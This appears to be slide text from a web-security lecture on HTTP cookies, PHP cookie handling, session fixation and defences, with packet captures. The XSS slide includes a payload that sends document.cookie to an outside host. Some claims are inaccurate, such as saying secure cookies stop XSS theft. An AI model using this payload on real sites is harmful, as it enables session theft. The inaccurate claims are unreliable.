Cont...

- **A web server can issue two types of cookies based on time located:**
- **Session Based Cookies**
 - which expire at the end of the session
- **Persistent cookies**
 - which don't expire, stored in your hard disk



Cookies

- Browser cookie is a piece of data sent from a website and stored in a user's web browser while the user is browsing that website.
- It is also known as HTTP cookie/web cookie/Internet cookie/browser cookie
- It is stored into text file at browser end and is no larger than 4k
- Used for -
 - Introducing state into HTTP
 - Authentication
 - Tracking user's information (site preferences, contents of shopping carts)

Search: 

The following cookies match your search:

Site	Cookie Name
<input type="checkbox"/> gmail.com	__utma
<input type="checkbox"/> gmail.com	__utmb
<input type="checkbox"/> gmail.com	__utmz
<input type="checkbox"/> grammarly.com	mp_177f4015ad5ed37f3f205...

Name: mp_177f4015ad5ed37f3f205e9bd4ab39cf_mixpanel

Content: %7B%22distinct_id%22%3A%20%221492be4249738b-038b4e02b0

Domain: .grammarly.com

Path: /

Send For: Any type of connection

Expires: Tuesday, October 20, 2015 11:00:34 AM

Cookie Parameters

Parameter		Description
name	Required	Specifies the name of the cookie
value	Required	Specifies the value of the cookie
expire	Optional	Specifies when will be cookie expire e.g. <code>time()+3600*24*30</code> will set the cookie to expire in 30 days. If this parameter is not set, the cookie will expire at the end of the session or when the browser closes
path	Optional	Specifies the server path of the cookie. If set to <code>"/"</code> , the cookie will be available within the entire domain. If set to <code>"/phpptest/"</code> , the cookie will only be available within the test directory and all sub-directories of phpptest. The default value is the current directory that the cookie is being set in.
domain	Optional	Specifies the domain name of the cookie. To make the cookie available on all subdomains of <code>example.com</code> then you'd set it to <code>".example.com"</code> . Setting it to <code>www.example.com</code> will make the cookie only available in the <code>www</code> subdomain
secure	Optional	Specifies whether or not the cookie should only be transmitted over a secure HTTPS connection.

Types of Cookies

1. Persistent Cookies

- Persistent cookie has its Max-Age set by server
- This could be used to record a vital piece of information
(how the user initially came to this website)
- Persistent cookies are often used as tracking cookies

2. Session /Non-Persistent Cookies

- Also known as an in-memory cookie or transient cookie
- Exists only in temporary memory while the user navigates the website.
- Session cookie is created when an expiry date or validity interval is not set at cookie creation time

Other types of Cookies

- **Secure Cookies**

- A secure cookie has the secure attribute enabled.
- The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of a the cookie in clear text.
- It is only used via HTTPS,
- These cookie is always encrypted when transmitting from client to server.
- A secure cookie, does not work for scripting languages like JavaScript.
- So a secure cookie's main benefit is that it can stop theft through cross-site scripting (XSS).

Other types of Cookies

- **Secure Cookies**

ASP.NET

Set the following in Web.config:

<httpCookies requireSSL="true" />

PHP

For session cookies managed by PHP, the flag is set in php.ini

session.cookie_secure = True

Other types of Cookies

- **Super cookie**

- A "supercookie" is a cookie with an origin of a Top-Level Domain (such as .com) or a Public Suffix (such as .co.uk).
- a piece of information that's unique to a user's connection is inserted into the HTTP header by an Internet service provider (ISP). This information uniquely identifies a device
- It is important that supercookies are blocked by browsers, due to the security holes they introduce.
- The term "supercookie" is sometimes used for tracking technologies that do not rely on HTTP cookies.

Third-party cookies


- Third-party cookies are cookies that belong to different domain from issuing site.
- First-party cookies are cookies that belong to the domain of issuing site.
- E.g. - User visits www.example1.com

This web site contains an advertizement from ad.foxytracking.com, which, when downloaded, sets a cookie belonging to the advert's domain (ad.foxytracking.com).

- Commonly used as ways to compile long-term records of individuals' browsing histories.

Cont...

- Disabled by default in few browser like-
 - Safari and Mozilla Firefox
- Eg. — Firefox Browser privacy setting
- Can be disabled by user
- Cannot be disabled in Android



Authentication cookies

- Authentication cookies are the most common method used by web servers to know whether the user is logged in or not, and which account they are logged in with
 - The security of an authentication cookie depends on
 - Security of the issuing website
 - User's web browser
 - on whether the cookie data is encrypted
- `$_SERVER['PHP_AUTH_USER']`

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('HTTP/1.0 401 Unauthorized');
    echo 'User pressed Cancel';
    exit;
} else {
    echo
    "<p>Hello{$_SERVER['PHP_AUTH_USER']}.</p>";
    echo "<p>You entered
    {$_SERVER['PHP_AUTH_PW']} as you
    password.</p>";
}
?>
```


HTTP Cookies

- HTTP cookies are data which a server-side script sends to a web client to keep for a period of time
- On every subsequent HTTP request, the web client automatically sends the cookies back to server (unless the cookie support is turned off).
- The cookies are embedded in the HTTP header (and therefore not visible to the users).

Creating cookies through PHP

- Cookies can be set by directly manipulating the HTTP header using the PHP header() function
- To set a cookie, call setcookie()

```
<?php
    header("Set-Cookie:      mycookie=myvalue;
    path=/; domain=coggeshall.org");
?>
```

```
<?php
    setcookie("MyCookie",          $value,
    time()+3600*24);
    setcookie("AnotherCookie",     $value,
    time()+3600);
```

Reading cookies

- To access a cookie received from a client, use the `$_COOKIE` superglobal array
- e.g. `$username = $_COOKIE('username');`

```
<?php
    foreach      ($_COOKIE      as
$key=>$val)
    {
        print $key . " => " . $val .
"<br/>";
    }
```

- Each ~~key~~ key in the array represents a cookie - the key name is the cookie name.

Deleting cookies

- To delete a cookie, use `setcookie()` without a value

```
<?php  
    setcookie('username');  
?>
```

- Each key in the array represents a cookie - the key name is the cookie name.

Where is the cookie stored

- These cookies are stored on the client browsers hard-drive in a location defined by the particular browser or operating system.
- e.g.-
- For Internet Explorer on Windows XP
 - c:\documents and settings\user_name\cookies
- For Mozilla Firefox browser on Windows XP
 - cookies stored in .mozilla directory
 - /home/a_____.mozilla/firefox/asdkfljy.default

Cookie Related Security & Issues

- **Security-**
 - Once a cookie is saved on your computer, only the website that created the cookie can read it.
 - Although cookies cannot carry viruses, and cannot install malware on the host computer
 - User may turn off cookies support
- **Issues-**
 - Data are kept with the browser
 - Users using the same browser share the cookies
 - Limited size (4k bytes) per cookie
 - Client can temper with cookies

Cross Site Scripting (XSS)

- Hacker inserts a rogue script to a trusted site
- Common in social / community sites

```
http://www.social_site.com/welcome.jsp ? c =  
"><script>document.location='http://www.cookiebum  
per.com/cd.cgi?' + document.cookie</script>"
```

Defence Methods



- **Educating the users**
 - Paying attention to https vs. non-htt
 - Properly signing out
 - Type the link rather clicking on it
- **Timing out sessions**
 - reduce window of vulnerability
- **Using SSL for all communications**
 - difficult to sniff
- **Forcing Re-authentication or step-up authentication**
 - limit damage if session is hijacked
- **Re-generating session-ids after re-login**

Cont...

- **Using Context data for validating session-ids.**
 - **make it difficult to use a hijacked id**
- **Input validation**
 - **prevent XSS and other vulnerabilities**

Force SSL

```
if($_SERVER["HTTPS"] != "on")
    { die('Must login via HTTPS'); }
// Load the current sessionID
    session_start();
// Validate the login information, being sure to escape the
    input ...
    if (! $valid)
        { die('Invalid login'); }
// Start the new session ID to prevent session fixation
    session_regenerate_id();
// Clear the old session $_SESSION=array();
// Log them in
$_SESSION['user_id'] = $userID
```

Session Fixation

- This is where an attacker explicitly sets the session identifier of a session for a user. Typically in PHP it's done by giving them a url like `http://www.example.com/index...?session_name=sessionid`.
- Once the attacker gives the url to the client, the attack is the same as a session hijacking attack.

Session Fixation

There are a few ways to prevent session fixation (do all of them):

- Set `session.use_trans_sid = 0` in your `php.ini` file. This will tell PHP not to include the identifier in the URL, and not to read the URL for identifiers.
- Set `session.use_only_cookies = 1` in your `php.ini` file. This will tell PHP to never use URLs with session identifiers.

few packets.cap - Ethereal

File Edit View Capture Analyze Help

No.	Time	Delta	Source	Destination	Protocol	Info
13	14.817570	14.817570	192.168.0.10	192.168.0.2	TCP	1242 > 80 [SYN] Seq=1404510823 Ack=0 win=655
14	14.817689	0.000119	192.168.0.2	192.168.0.10	TCP	80 > 1242 [SYN, ACK] Seq=3661615104 Ack=1404
15	14.818178	0.000489	192.168.0.10	192.168.0.2	TCP	1242 > 80 [ACK] Seq=1404510824 Ack=366161510
16	14.819035	0.000857	192.168.0.10	192.168.0.2	HTTP	GET / HTTP/1.1
17	14.975815	0.156780	192.168.0.2	192.168.0.10	TCP	80 > 1242 [ACK] Seq=3661615105 Ack=140451123
23	19.382555	4.406740	192.168.0.10	192.168.0.2	TCP	1242 > 80 [FIN, ACK] Seq=1404511234 Ack=3661
24	19.382634	0.000079	192.168.0.2	192.168.0.10	TCP	80 > 1242 [ACK] Seq=3661615105 Ack=140451123
52	54.234482	34.851848	192.168.0.2	192.168.0.10	HTTP	HTTP/1.1 403 Forbidden (text/html)
53	54.235272	0.000790	192.168.0.10	192.168.0.2	TCP	1242 > 80 [RST] Seq=1404511235 Ack=366044707
54	58.137063	3.901791	192.168.0.10	192.168.0.2	TCP	1244 > 135 [SYN] Seq=1414452237 Ack=0 win=65
55	58.137176	0.000113	192.168.0.2	192.168.0.10	TCP	135 > 1244 [SYN, ACK] Seq=3672465192 Ack=141
56	58.137527	0.000351	192.168.0.10	192.168.0.2	TCP	1244 > 135 [ACK] Seq=1414452238 Ack=36724651
57	58.137992	0.000465	192.168.0.10	192.168.0.2	DCERPC	Bind: call_id: 57 UUID: IOXIDResolver
58	58.188933	0.050941	192.168.0.2	192.168.0.10	DCERPC	Bind_ack: call_id: 57 accept max_xmit: 5840
59	58.189601	0.000668	192.168.0.10	192.168.0.2	IOXIDR	ComplexPing request AddToSet=0 DelFromSet=1
60	58.202631	0.013030	192.168.0.2	192.168.0.10	IOXIDR	ComplexPing response -> Unknown (0x00000778)
61	58.203457	0.000826	192.168.0.10	192.168.0.2	IOXIDR	ComplexPing request AddToSet=0 DelFromSet=1


▶ Frame 16 (464 bytes on wire, 464 bytes captured)
 ▶ Ethernet II, Src: 00:04:61:4a:1e:95, Dst: 00:0b:5d:20:cd:02
 ▶ Internet Protocol, Src Addr: 192.168.0.10 (192.168.0.10), Dst Addr: 192.168.0.2 (192.168.0.2)
 ▶ Transmission Control Protocol, Src Port: 1242 (1242), Dst Port: 80 (80), Seq: 1404510824, Ack: 3661615105, Len: 410
 ▼ Hypertext Transfer Protocol
 ▶ GET / HTTP/1.1\r\n
 Host: 192.168.0.2\r\n
 User-Agent: Mozilla/5.0 (windows; u; windows NT 5.0; en-US; rv:1.5) Gecko/20031007\r\n
 Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,image/jpeg,image/gif;q=
 Accept-Language: en-us,en;q=0.5\r\n
 Accept-Encoding: gzip,deflate\r\n
 Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
 Keep-Alive: 300\r\n
 Connection: keep-alive\r\n

0000 00 0b 5d 20 cd 02 00 04 61 4a 1e 95 08 00 45 00 ...] aJ....E.
 0010 01 c2 d1 6d 40 00 80 06 a6 6b c0 a8 00 0a c0 a8 ...m@... .k.....
 0020 00 02 04 da 00 50 53 b7 22 68 da 3f d0 01 50 18PS. "h?...P.
 0030 ff ff 46 26 00 00 47 45 54 20 2f 20 48 54 54 50 ..F&..GE T / HTTP
 0040 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 32 2e /1.1..Ho st: 192.
 0050 2f 26 28 20 20 20 22 0d 02 55 72 65 72 7d 41 67 168.0.2 User-Ag

Filter: tcp
 Expression... Clear Apply
 File: few packets.cap 24 KB 00:0 P: 104 D: 19 M: 0

VP Login x

← → ↻ cpanel.0fees.net/index.php



Username

Password

cPanel X3 ▼

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help						
Filter: http				Expression... Clear Apply Save		
No.	Time	Source	Destination	Protocol	Length	Info
56	14.3900670	192.168.1.4	185.27.134.3	HTTP	679	POST /login.php HTTP/1.1 (application/x-www
62	14.6186140	185.27.134.3	192.168.1.4	HTTP	1029	HTTP/1.1 302 Found (text/html)
72	14.8407280	192.168.1.4	185.27.134.3	HTTP	512	GET /index.php HTTP/1.1
75	15.0627310	185.27.134.3	192.168.1.4	HTTP	1250	HTTP/1.1 200 OK (text/html)
85	15.3057430	192.168.1.4	185.27.134.3	HTTP	486	GET /res/style.php HTTP/1.1
90	15.5282690	185.27.134.3	192.168.1.4	HTTP	1057	HTTP/1.1 200 OK (text/css)
102	15.7429990	192.168.1.4	185.27.134.3	HTTP	554	GET /cPanel_magic_revision_1331293180/unprot
103	15.7440610	192.168.1.4	185.27.134.3	HTTP	507	GET /res/images/icon-username.png HTTP/1.1
106	15.7462100	192.168.1.4	185.27.134.3	HTTP	507	GET /res/images/icon-password.png HTTP/1.1
111	15.9641660	185.27.134.3	192.168.1.4	HTTP	1250	HTTP/1.1 200 OK (text/html)
118	15.9731850	185.27.134.3	192.168.1.4	HTTP	1250	HTTP/1.1 200 OK (text/html)
124	15.9782470	185.27.134.3	192.168.1.4	HTTP	387	HTTP/1.1 200 OK

+ Frame 56: 679 bytes on wire (5432 bits), 679 bytes captured (5432 bits) on interface 0	
+ Ethernet II, Src: HonHaiPr_c0:35:c5 (90:00:4e:c0:35:c5), Dst: D-LinkIn_da:60:68 (bc:f6:85:da:60:68)	
+ Internet Protocol Version 4, Src: 192.168.1.4 (192.168.1.4), Dst: 185.27.134.3 (185.27.134.3)	
+ Transmission Control Protocol, Src Port: 49389 (49389), Dst Port: http (80), Seq: 1, Ack: 1, Len: 625	
+ Hypertext Transfer Protocol	
+ Line-based text data: application/x-www-form-urlencoded	
01b0	69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66 6f ication/ x-www-fo
01c0	73 6d 2d 75 73 6f 65 6a 63 6f 64 65 64 0d 0a 5d m-urlencoded n





Figure: Cookies in HTTP Packet

References



- **Excess XSS, A comprehensive tutorial on cross-site scripting. Created by Jakob Kallin and Irene Lobo Valbuenah**[**https://excess-xss.com/**](https://excess-xss.com/)
- <https://www.acunetix.com/websitesecurity/directory-traversal/>
- <http://www.eng.dieselloc.ru/security-analysis/introduction.html>